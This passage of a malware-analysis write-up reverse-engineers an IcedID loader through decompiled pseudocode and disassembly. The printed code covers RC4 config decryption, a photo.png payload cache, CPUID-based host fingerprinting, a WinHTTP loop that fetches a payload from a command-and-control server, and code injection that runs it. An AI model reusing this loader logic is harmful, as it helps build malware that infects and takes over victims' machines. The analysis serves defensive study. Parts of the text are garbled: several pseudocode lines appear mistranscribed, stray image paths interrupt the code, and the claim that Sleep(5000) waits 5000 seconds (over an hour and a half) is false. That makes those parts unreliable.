23    if ( !data_encrypted )
24        return 0;
25    if ( !key_and_data_decryption_array[4] )
26    {
27        v12 = data_encrypted + 1;
28        ProcessHeap = GetProcessHeap();
29        pointer_allocated_memory_block = HeapAlloc(ProcessHeap, 8u, v12);
30        key_and_data_decryption_array[4] = (int)pointer_allocated_memory_block;
31        if ( !pointer_allocated_memory_block )
32            return 0;
33    }
34    rc4_ksa_prga(*key_and_data_decryption_array, key_and_data_decryption_array[1], (int)v13);
35    _248b_enc_data = key_and_data_decryption_array[3];
36    if ( !_248b_enc_data )
37    {
38        v7 = (_BYTE *)key_and_data_decryption_array[4];
39        null_value = 0;
40        rc4_key_8b = key_and_data_decryption_array[2] - (_DWORD)v7;
41        do
42        {
43            v2 = (unsigned __int8)(v2 + 1);
44            v10 = v13[v2];
45            v13[v2] = v13[(unsigned __int8)(v10 + null_value)];
46            v13[(unsigned __int8)(v10 + null_value)] = v10;
47            *v7 = v7[rc4_key_8b] ^ v13[(unsigned __int8)(v10 + v13[v2])];
48            ++v7;
49            null_value += v10;
50            --_248b_enc_data;
51        }
52        while ( !_248b_enc_data );
53    }
54    return 1;
55 }


```

In the data array, value 1 is the rc4 8b key and value 3 is the 248b of the encrypted data

Allocation Heap of all data in .data section in memory

The call of KSA and PRGA stages and the XOR stage of the RC4 algorithm

Inside of the *rc4_routine* function, we can analyze the core of another function called *rc4_ksa_prga*. As we can see below, this function have a rc4 KSA/PRGA routine pattern. This pattern is the two first stages of the rc4 algorithm.



As we can see in the image below, after executing the decryption routines, the CPU will do a test between the **EAX** register, and jump to the *file_creation_photo_png* function if the result is not zero.

```
loc_40153B:                ; lpString1
push    eax
call    esi ; lstrcatA
lea    eax, [ebp+pcbBuffer]
push    eax                ; pcbBuffer
lea    eax, [ebp+pszPath]
push    eax                ; lpString
call    ds:lstrlenA
lea    ecx, [ebp+pszPath]
add    eax, ecx
push    eax                ; lpBuffer
call    ds:GetUserNameA
push    edi                ; lpSecurityAttributes
lea    eax, [ebp+pszPath]
push    eax                ; lpPathName
call    ds:CreateDirectoryA
push    offset aPhotoPng ; "\\photo.png"
lea    eax, [ebp+pszPath]
push    eax                ; lpString1
call    esi ; lstrcatA
mov    eax, offset _data_encrypted_data
mov    [ebp+key_and_data_decryption_array], offset __data_rc4key_plus_encdata
lea    ecx, [ebp+key_and_data_decryption_array]
mov    [ebp+var_20], 8
mov    [ebp+var_1C], eax
mov    [ebp+var_18], 248h
mov    [ebp+var_14], eax
call    rc4_routine
pop    edi
pop    esi
test   eax, eax
jnz    short loc_4015AF

loc_4015AF:
lea    eax, [ebp+nNumberOfBytesToWrite]
push    eax                ; int
lea    edx, [ebp+lpBuffer]
lea    ecx, [ebp+pszPath] ; lpFileName
call    file_creation_photo_png
pop    ecx
test   eax, eax
jz     short loc_4015DF
```

Let's dive in the instructions of `file_creation_photo_png`.

Before we continue the analysis, we need to remember the pseudo-code of the IcedID main function. As we can see below, the `file_creation_photo_png` function takes three arguments.

- `pszPath`
- `lpBuffer`
- `NumberOfBytesToWrite`

`pszPath` in particular underwent a series of transformations throughout the execution of the Main function. And when it is used as an argument in the `file_creation_photo_png` function, it is the absolute path of the `photo.png` file.

```

pcbBuffer = 256;
if ( SHGetFolderPath(0, 28, 0, 0, pszPath) )
    lstrcatA(pszPath, "c:\\Users\\Public\\"); 1
else
    lstrcatA(pszPath, "\\");
directory_length = strlenA(pszPath);
GetUserNameA(&pszPath[directory_length], &pcbBuffer);
CreateDirectoryA(pszPath, 0);
lstrcatA(pszPath, "\\photo.png"); 2
key_and_data_decryption_array[0] = (int)&data_rc4key_plus_encdata;
key_and_data_decryption_array[1] = 8; // RC4 Key Size and its placement in the .data s
key_and_data_decryption_array[2] = (int)&data_encrypted_data;
key_and_data_decryption_array[3] = 0x248; // Size of Encrypted Data and its placement in t
key_and_data_decryption_array[4] = (int)&data_encrypted_data;
if ( !rc4_routine(key_and_data_decryption_array) )
    return 0;
if ( file_creation_photo_png(pszPath, (void **)&lpBuffer, &nNumberOfBytesToWrite) )
    !heap_allocation((int)lpBuffer, nNumberOfBytesToWrite, &pcbBuffer, (unsigned int *)v5) )

```

With this in mind, let's look at the pseudo-code of the `file_creation_photo_png` function, and next, we'll analyze its functionality.

```

1 BOOL __fastcall file_creation_photo_png(
2     LPCSTR lpFileName,
3     void **pointer2_photopng_allocated_memory_block,
4     DWORD *pointer_photopng_filesize)
5 {
6     BOOL bool_return_read_file; // esi
7     HANDLE photo_png_open_handle; // eax
8     void *pointer_photopng_open_handle; // edi
9     DWORD FileSize; // eax
10    HANDLE ProcessHeap; // eax
11    void *pointer_photopng_allocated_memory_block; // eax
12    HANDLE handle_calling_process_heap; // eax
13    SIZE_T var_FileSize_plus1; // [esp-4h] [ebp-18h]
14    void *var_pointer2_photopng_allocated_memory_block; // [esp-4h] [ebp-18h]
15    DWORD NumberOfBytesRead; // [esp+10h] [ebp-4h] BYREF
16
17    bool_return_read_file = 0;
18    photo_png_open_handle = CreateFileA(lpFileName, 0x80000000, 0, 0, 3u, 0, 0);
19    pointer_photopng_open_handle = photo_png_open_handle;
20    if ( photo_png_open_handle == (HANDLE)-1 )
21        return 0;
22    FileSize = GetFileSize(photo_png_open_handle, 0);
23    *pointer_photopng_filesize = FileSize;
24    if ( FileSize )
25    {
26        var_FileSize_plus1 = FileSize + 1;
27        ProcessHeap = GetProcessHeap();
28        pointer_photopng_allocated_memory_block = HeapAlloc(ProcessHeap, 8u, var_FileSize_plus1);
29        *pointer2_photopng_allocated_memory_block = pointer_photopng_allocated_memory_block;
30        if ( pointer_photopng_allocated_memory_block )
31        {
32            bool_return_read_file = ReadFile(
33                pointer_photopng_open_handle,
34                pointer_photopng_allocated_memory_block,
35                *pointer_photopng_filesize,
36                &NumberOfBytesRead,
37                0);
38            if ( !bool_return_read_file || NumberOfBytesRead != *pointer_photopng_filesize )
39            {
40                if ( *pointer2_photopng_allocated_memory_block )
41                {
42                    var_pointer2_photopng_allocated_memory_block = *pointer2_photopng_allocated_memory_block;
43                    handle_calling_process_heap = GetProcessHeap();
44                    HeapFree(handle_calling_process_heap, 0, var_pointer2_photopng_allocated_memory_block);
45                }
46                bool_return_read_file = 0;
47            }
48        }
49    }
50    CloseHandle(photo_png_open_handle);
51    return bool_return_read_file;
52 }

```

The lpFileName is the pszPath!

Creation and Memory Allocation of the photo.png Handle

As we can see in the pseudo-code above, the function is very straight to the point, where the process of creating a handle for the photo.png file is basically executed, and the allocation of this handle in memory. During the end of the execution of the **file_creation_photo_png** function, it is possible to observe the cleaning being carried out.

After executing the photo.png file handle creation function, the CPU will perform a test in the **EAX** register and skip the control flow to the **hardware_info_net_connection** function, if the condition is met. If the condition is not met, the flow will jump to executing the **heap_allocation** function.

```
call esi, lstrcatA
mov eax, offset _data_encrypted_data
mov [ebp+key_and_data_decryption_array], offset __data_rc4key_plus_encdata
lea ecx, [ebp+key_and_data_decryption_array]
mov [ebp+var_20], 8
mov [ebp+var_1C], eax
mov [ebp+var_18], 248h
mov [ebp+var_14], eax
call rc4_routine
pop edi
pop esi
test eax, eax
jnz short loc_4015AF
```

```
loc_4015AF:
lea eax, [ebp+nNumberOfBytesToWrite]
push eax ; int
lea edx, [ebp+lpBuffer]
lea ecx, [ebp+pszPath] ; lpFileName
call file_creation_photo_png
pop ecx
test eax, eax
jz short loc_4015DF
```

```
mov edx, [ebp+nNumberOfBytesToWrite]
lea eax, [ebp+var_10]
mov ecx, [ebp+lpBuffer]
push eax
lea eax, [ebp+pcbBuffer]
push eax
call heap_allocation
pop ecx
pop ecx
test eax, eax
jnz short loc_401619
```

It is important to note (as we can see in the image below) that this function is called twice in the main function. One if the conditions are not met after creating the **photo.png** file handle, and another if the conditions are not met after executing the hardware information collection function and **HTTP** network communication routine.

```

if ( !file_creation_photo_png(pszPath, (void **)&lpBuffer, &nNumberOfBytesToWrite)
|| !heap_allocation((int)lpBuffer, nNumberOfBytesToWrite, &pcbBuffer, (unsigned int *)v5) )
{
    if ( !hardware_info_net_connection((void **)&lpBuffer, &nNumberOfBytesToWrite)
|| !heap_allocation((int)lpBuffer, nNumberOfBytesToWrite, &pcbBuffer, (unsigned int *)v5) )
    {
        return 0;
    }
    write_file_photo_png(pszPath, lpBuffer, nNumberOfBytesToWrite);
    base_address_allocated_region = code_injection(pcbBuffer, pszPath);
    if ( !base_address_allocated_region )
        return 0;
    return ((int (__stdcall *) (SIZE_T *)) ((char *)base_address_allocated_region + base_address_allocated_region[2])) (base_address_allocated_region);
}

```

By analyzing what the *heap_allocation* function does, we can understand why it is executed if a certain function is not completed as expected. In the pseudo-code below, you can see that this function performs a series of calculations to determine the size of the buffer to be allocated on the heap, with the purpose of allocating the data present in .data (rc4 key and encrypted data). After this allocation, the *rc4_routine* function is executed to decrypt the data in memory.

```

1 int_fastcall heap_allocation(int lpBuffer, unsigned int nNumberOfBytesToWrite, _DWORD *pcbBuffer, unsigned int *a4)
2 {
3     unsigned int buffer_size; // edx
4     HANDLE ProcessHeap; // eax
5     SIZE_T bytes_to_be_allocated; // [esp-4h] [ebp-20h]
6     int key_and_data_decryption_array[3]; // [esp+8h] [ebp-14h] BYREF
7     unsigned int v10; // [esp+14h] [ebp-8h]
8     _BYTE *heap_allocated_memory_block; // [esp+18h] [ebp-4h]
9
10    if ( nNumberOfBytesToWrite < 91 )
11        return 0;
12    if ( *((_DWORD *) (lpBuffer + 87)) != 0x54414449 )
13        return 0;
14    buffer_size = ((HIWORD*((_DWORD *) (lpBuffer + 83)) | *((_DWORD *) (lpBuffer + 83) & 0xFF0000u) >> 8) | (((_DWORD *) (lpBuffer + 83) & 0xFF00 | *((_DWORD *) (lpBuffer + 83) << 16)) << 8);
15    if ( buffer_size > nNumberOfBytesToWrite )
16        return 0;
17    key_and_data_decryption_array[0] = lpBuffer + 91;
18    key_and_data_decryption_array[2] = lpBuffer + 99;
19    v10 = buffer_size - 8;
20    key_and_data_decryption_array[1] = 0;
21    if ( !buffer_size == 8 )
22        return 0;
23    bytes_to_be_allocated = buffer_size - 8 + 1;
24    ProcessHeap = GetProcessHeap();
25    heap_allocated_memory_block = HeapAlloc(ProcessHeap, 8u, bytes_to_be_allocated);
26    if ( !heap_allocated_memory_block
27        || !rc4_routine(key_and_data_decryption_array)
28        || !heap_allocated_memory_block[5] != 1 )
29    {
30        return 0;
31    }
32    *pcbBuffer = heap_allocated_memory_block;
33    *a4 = v10;
34    return 1;
35 }

```

Returning to the normal sample flow, when executing the handle creation function for the photo.png file, if conditionals are met, the flow will jump to the *hardware_info_net_connection* function.

```

loc_4015AF:
lea     eax, [ebp+nNumberOfBytesToWrite]
push   eax ; int
lea     edx, [ebp+lpBuffer]
lea     ecx, [ebp+pszPath] ; lpFileName
call   file_creation_photo_png
pop     ecx
test   eax, eax
jz     short loc_4015DF

loc_401619:
mov     edx, [ebp+nNumberOfBytesToWrite]
lea     eax, [ebp+var_10]
mov     ecx, [ebp+lpBuffer]
push   eax
lea     eax, [ebp+pcbBuffer]
push   eax
call   heap_allocation
pop     ecx
pop     ecx
test   eax, eax
jnz   short loc_401619

loc_4015DF:
lea     edx, [ebp+nNumberOfBytesToWrite]
lea     ecx, [ebp+lpBuffer]
call   hardware_info_net_connection
test   eax, eax
jz     short loc_4015A8

```

As we can see on pseudo-code below, inside of the *hardware_info_net_connection* function, has two main functions, the *hardware_info_collection* and the *http_connection*.

```


16 hardware_info_collection(v13);
17 v8 = v13;
18 system_timestamp = __rdtsc();
19 wsprintfA(buffer_str_256, "/photo.png?id=%0.2X%0.8X%0.8X%s", 1, data_encrypted_data, (_DWORD)system_timestamp, v8);
20 *lpbuffer = 0;
21 *nNumberOfBytesToWrite = 0;
22 var_decrypted_data = sunk_403050;
23 wsprintfW(buffer_256_str, L"%S", sunk_403051);
24 while ( 1 )
25 {
26     wsprintfW(str_buffer_256, L"%S", buffer_str_256);
27     v12 = 1;
28     str_buffer_array[0] = (int)buffer_256_str;
29     str_buffer_array[1] = (int)str_buffer_256;
30     v11 = 443;
31     if ( http_connection((int)str_buffer_array, lpBuffer, nNumberOfBytesToWrite) == 200 )
32         break;
33     if ( *lpBuffer && *nNumberOfBytesToWrite )
34     {
35         v9 = *lpBuffer;
36         ProcessHeap = GetProcessHeap();
37         HeapFree(ProcessHeap, 0, v9);
38     }
39     Sleep(5000u);
40     var_decrypted_data += (unsigned __int8)*var_decrypted_data;
41     if ( !*var_decrypted_data )
42         var_decrypted_data = sunk_403050;
43     *lpBuffer = 0;
44     *nNumberOfBytesToWrite = 0;
45     wsprintfW(buffer_256_str, L"%S", var_decrypted_data + 1);
46 }
47 return 1;

```

The hardware information, was implemented in the code is based on timestamp of the device, and the *CPU model*. Analyzing the call of *_cpuid*, with just a little research on Google, we can find that matches with *VMware* hypervisor **CPUID**. That value, is the same

that we can see on IcedID.

```
Pseudocode-A  Hex View-1  Structures
35     goto LABEL_12;
36     }
37     if ( (unsigned int)sub_system_timestamp < 750 )
38     {
39         ++v22_zero;
40         goto LABEL_12;
41     }
42     if ( (unsigned int)sub_system_timestamp >= 1000 )
43 LABEL_11:
44         ++v20_zero;
45     else
46         ++v21_zero;
47 LABEL_12:
48         --v1_255;
49     }
50     while ( v1_255 );
51     _EAX = 6;
52     __asm { cpuid }
53     v25 = _EAX & 1;
54     _EAX = 0x40000000;
55     __asm { cpuid }
56     return wprintfA(
57         this,
58         "%0.2X%0.2X%0.2X%0.2X%0.2X%0.2X%0.8X",
59         v25,
60         v24_zero,
61         v23_zero,
62         v22_zero,
63         v21_zero,
64         v20_zero,
65         _EAX);
66 }
```



However, during the dynamic analysis, we will discover that the hardware information collected by IcedID will be used to build the HTTP request to be sent to C2.

If everything was of expected, the code will continue and execute a network related function, and after that, will check if the result of the communication results in a **200 HTTP status code**.

IDA View-A

```

loc_4012DC:
lea    eax, [esp+540h+buffer_str_256]
push   eax
lea    eax, [esp+544h+str_buffer_256]
push   offset aS          ; "%S"
push   eax                ; LPWSTR
call   ebp                ; wsprintfW
lea    eax, [esp+54Ch+buffer_256_str]
mov    [esp+54Ch+var_524], 1
mov    [esp+54Ch+str_buffer_array], eax
lea    ecx, [esp+54Ch+str_buffer_array]
lea    eax, [esp+54Ch+str_buffer_256]
add    esp, 0Ch
mov    [esp+540h+var_52C], eax
mov    edx, ebx
mov    eax, 1BBh
mov    [esp+540h+var_528], ax
push   edi
call   http_connection
pop    ecx
cmp    eax, 200
jnz    loc_40128B

loc_40128B:
cmp    dword ptr [ebx], 0
jz     short loc_4012A6

xor    eax, eax
pop    edi
inc    eax
pop    esi
pop    ebp
pop    ebx
mov    esp, ebp
pop    ebp
retn
hardware_info_net_connection endp

cmp    dword ptr [edi], 0
jz     short loc_4012A6

```

Below, we can see the decompiler version of the code above.

```

24  while ( 1 )
25  {
26      wsprintfW(str_buffer_256, L"%S", buffer_str_256);
27      v12 = 1;
28      str_buffer_array[0] = (int)buffer_256_str;
29      str_buffer_array[1] = (int)str_buffer_256;
30      v11 = 443;
31      if ( http_connection((int)str_buffer_array, lpBuffer, nNumberOfBytesToWrite) == 200 )
32          break;


```

Let's dive in the function *http_connection_func*.

Analysis of http_connection Function

All plaintext config is encrypted, but we can prepare ourselves to *debugging* process after reverse engineering the sample.

Below we can see the first part of the network communication setup.



```
20
21 http_query_headers_lpBuffer = -1;
22 var_lpBuffer = lpBuffer;
23 *lpBuffer = 0;
24 v4 = 0;
25 v17 = 0;
26 *nNumberOfBytesToWrite = 0;
27 WinHTTP_session handle = WinHttpOpen(0, 0, 0, 0, 0);
28 var_WinHTTP_session_handle = WinHTTP_session_handle;
29 if ( WinHTTP_session_handle )
30 {
31     connection_handle = WinHttpConnect (
32         WinHTTP_session_handle,
33         *(LPCWSTR *)str_buffer_array,
34         *(_WORD *) (str_buffer_array + 8),
35         0);
36     hInternet = connection_handle;
37     if ( connection_handle )
38     {
39         Buffer = *(_DWORD *) (str_buffer_array + 12) != 0 ? 0x800000 : 0;
40         http_request_handle = WinHttpOpenRequest (
41             connection_handle,
42             L"GET",
43             *(LPCWSTR *) (str_buffer_array + 4),
44             0,
45             0,
46             0,
47             Buffer);
```

The IcedID use all capability of wininet's APIs. In this first part we can see the usage of the follow APIs:

- WinHttpOpen -> this API initializes, for an application, the use of WinHTTP functions and returns a WinHTTP-session handle;
- WinHttpConnect -> this API specifies the initial target server of an HTTP request and returns an HINTERNET connection handle to an HTTP session for that initial target;
- WinHttpOpenRequest -> this API creates an HTTP request handle;

In this first part of this network communication setup, the IcedID initialize the HTTP connection with the APIs listed above. Below, is the rest of the *http_connection*.


```

Pseudocode-A  Hex View-1  Structures  Enums  Imports  Exports
47      Buffer);
48      if ( http_request_handle )
49      {
50          if ( *( _DWORD * )( str_buffer_array + 12 ) )
51          {
52              Buffer = 13056;
53              WinHttpSetOption( http_request_handle, 0x1Fu, &Buffer, 4u );
54          }
55          v8 = 0;
56          if ( WinHttpSendRequest( http_request_handle, 0, 0, 0, 0, 0 ) && WinHttpReceiveResponse( http_request_handle, 0 ) )
57          {
58              dwBufferLength = 4;
59              true_false_return = WinHttpQueryHeaders(
60                  http_request_handle,
61                  0x20000013u,
62                  0,
63                  &http_query_headers_lpBuffer,
64                  &dwBufferLength,
65                  0 );
66              dwBufferLength = 0;
67              http_query_headers_lpBuffer = true_false_return ? http_query_headers_lpBuffer : 0;
68              if ( WinHttpQueryDataAvailable( http_request_handle, &dwBufferLength ) )
69              {
70                  do
71                  {
72                      if ( !dwBufferLength )
73                          break;
74                      v10 = v8 + dwBufferLength + 1;
75                      if ( !v10 )
76                      {
77                          v4 = 0;
78                          goto LABEL_20;

```

```

Pseudocode-A  Hex View-1  Structures  Enums  Imports
78      goto LABEL_20;
79      }
80      v14 = v10 + 1;
81      ProcessHeap = GetProcessHeap();
82      if ( v4 )
83          v12 = ( char * )HeapReAlloc( ProcessHeap, 8u, v4, v14 );
84      else
85          v12 = ( char * )HeapAlloc( ProcessHeap, 8u, v14 );
86      v4 = v12;
87      if ( !v12 )
88          goto LABEL_20;
89      if ( !WinHttpReadData( http_request_handle, &v12[v8], dwBufferLength, &dwBufferLength ) )
90          break;
91      if ( !dwBufferLength )
92          break;
93      v8 += dwBufferLength;
94      dwBufferLength = 0;
95      v17 = v8;
96      }
97      while ( WinHttpQueryDataAvailable( http_request_handle, &dwBufferLength ) );
98      if ( v4 )
99          *( _BYTE * )v4 + v8 = 0;
100     }
101 LABEL_20:
102     *var_lpBuffer = v4;
103     *nNumberOfBytesToWrite = v17;
104     }
105     WinHttpCloseHandle( http_request_handle );
106     }
107     WinHttpCloseHandle( hInternet );
108     }
109     WinHttpCloseHandle( var_WinHTTP_session_handle );

```

The rest of the http_connection function, uses the follow APIs:

- WinHttpSetOption -> this API sets an Internet option;
- WinHttpSendRequest -> this API sends the specified request to the HTTP server;
- WinHttpQueryHeaders -> this API retrieves header information associated with an HTTP request;
- WinHttpQueryDataAvailable -> this api returns the amount of data, in bytes, available to be read with WinHttpReadData;
- WinHttpReadData -> this api reads data from a handle opened by the WinHttpOpenRequest function;

- WinHttpRequestDataAvailable -> returns the amount of data, in bytes, available to be read with WinHttpRequestData.

In this part, the function handle with the data downloaded from the command and control servers. Beyond of network communication capabilities, we can observe the usage of heap manipulation APIs, like *HeapAlloc* and *HeapReAlloc*, as a conditional statement for the code proceed.

After that, this functions realize the clean up in the stack, closing the handles.

A curious fact that we can see above, is that `data_encrypted` pointer is present on this function, and, can be usage if some statements are reached, after a sleep of **5000** seconds (**1 hour and 38 minutes**). By the way, this sleep technique is a sandbox evasion technique.

```

24 while ( 1 )
25 {
26     wsprintfW(str_buffer_256, L"%S", buffer_str_256);
27     v12 = 1;
28     str_buffer_array[0] = (int)buffer_256_str;
29     str_buffer_array[1] = (int)str_buffer_256;
30     v11 = 443;
31     if ( http_connection((int)str_buffer_array, lpBuffer, nNumberOfBytesToWrite) == 200 )
32         break;
33     if ( *lpBuffer && *nNumberOfBytesToWrite )
34     {
35         v9 = *lpBuffer;
36         ProcessHeap = GetProcessHeap();
37         HeapFree(ProcessHeap, 0, v9);
38     }
39     Sleep(5000u);
40     var_decrypted_data += (unsigned __int8)*var_decrypted_data;
41     if ( !*var_decrypted_data )
42         var_decrypted_data = &unk_403050;
43     *lpBuffer = 0;
44     *nNumberOfBytesToWrite = 0;
45     wsprintfW(buffer_256_str, L"%S", var_decrypted_data + 1);
46 }
47 return 1;
48 }

